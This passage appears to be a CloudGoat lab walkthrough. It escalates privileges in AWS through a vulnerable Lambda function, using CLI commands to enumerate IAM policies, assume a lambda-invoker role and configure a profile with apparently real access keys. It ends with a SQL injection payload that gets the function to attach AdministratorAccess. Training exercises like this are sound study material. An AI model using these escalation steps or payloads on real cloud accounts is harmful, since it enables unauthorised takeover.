The third thing I did was to List all permissions assigned via the user policy identified:

aws --profile bilbo --region us-east-1 iam get-user-policy --user-name cg-bilbo-cgidavq5wgkv41 --policy-name cg-bilbo-cgidavq5wgkv41-standard-user-assumer




From the screenshot, wildcards (*) at different sections eg Resource* Get* and List* and at the end of the lambda invover indicating that the user bilbo has permissions to get and list all resources and that the lambda is misconfigured as this is not a best practice when using lambda.

6. Find and Assume a Privileged Role

The next step is to list all roles in the AWS account and look for one that bilbo can assume.


Command: aws --profile bilbo --region us-east-1 iam list-roles | grep cg-



Next was to get all policies attached to the identified role:


Command:

aws --profile bilbo --region us-east-1 iam list-role-policies --role-name [cg-target-role]



Finally, assume the role that allows invoking Lambda functions

aws --profile bilbo --region us-east-1 sts assume-role --role-arn [arn:aws:iam....cg-lambda-invoker_arn] --role-session-name assumed-role



By assuming the role, we have gained higher previlldges, ensure to save the credentials in an editor as they will be used in the next steps.

7. Identifying the Target (Vulnerable) Lambda


Once you have assumed the Lambda-invoker role, next step is to list all available Lambda functions to find the vulnerable one.

Before doing that it is important to have created a user with the profile assumed previously and credentials given, but this time round not using the command aws configure –profile as this will not give us the option to add the token, instead:

aws configure set aws_access_key_id "ASIAXF2MNWFC4YQGHGMV" --profile assumed-role

aws configure set aws_secret_access_key "imLlIbn3SW52uXLhEv4le3vUkO3w0Hm81GG/2qI2" --profile assumed-role

aws configure set aws_session_token "<aws_sesssion_token>” --profile assumed-role





Then proceed to the step:

aws --profile assumed-role --region us-east-1 lambda list-functions

What This Does

- Retrieves all Lambda functions in the AWS account.
- Identifies the one belonging to CloudGoat (it will likely start with cg-).
- This Lambda can apply AWS policies to users—our attack target.







8. Examine the Lambda Function's Code

To do this I used the command:

aws --profile assumed_role --region us-east-1 lambda get-function --function-name [policy_applier_lambda_name]


-in this case the function name is obtained from the previous step.






In the analysis of the lambda Function, I came across the above section of an S3 bucket, which is usually used for storage eg of webcontent.


I opened the link for the location and it downloaded a zip file to my computer:



I unzipped it and found the following:



I started by opening the main.py in visual studio code and found a database structure commented out on code:




The Lambda function accepts user-supplied policy names and user name, looks up whether each policy is “approved” in a local SQLite database, and if so attaches the AWS managed policy to the specified IAM user. Because the SQL query is built with unescaped string interpolation, an attacker can inject SQL and trick the function into attaching high-privilege policies such as AdministratorAccess. The function also trusts the caller to pick any IAM user, enabling privilege escalation if the Lambda’s IAM role allows iam:AttachUserPolicy broadly. Storing the allowlist in a local bundled SQLite file further weakens integrity. This scenario demonstrates classic serverless privilege escalation through injection + over-privileged execution roles.

9. Exploiting the Lambda Function

To perform the SQL injection exploitation, I started by creating a json file (payload.json) with specially crafted policy name:

```
{
  "policy_names": ["AdministratorAccess' -- "],
  "user_name": "bilbo_user_name_here"
}
```




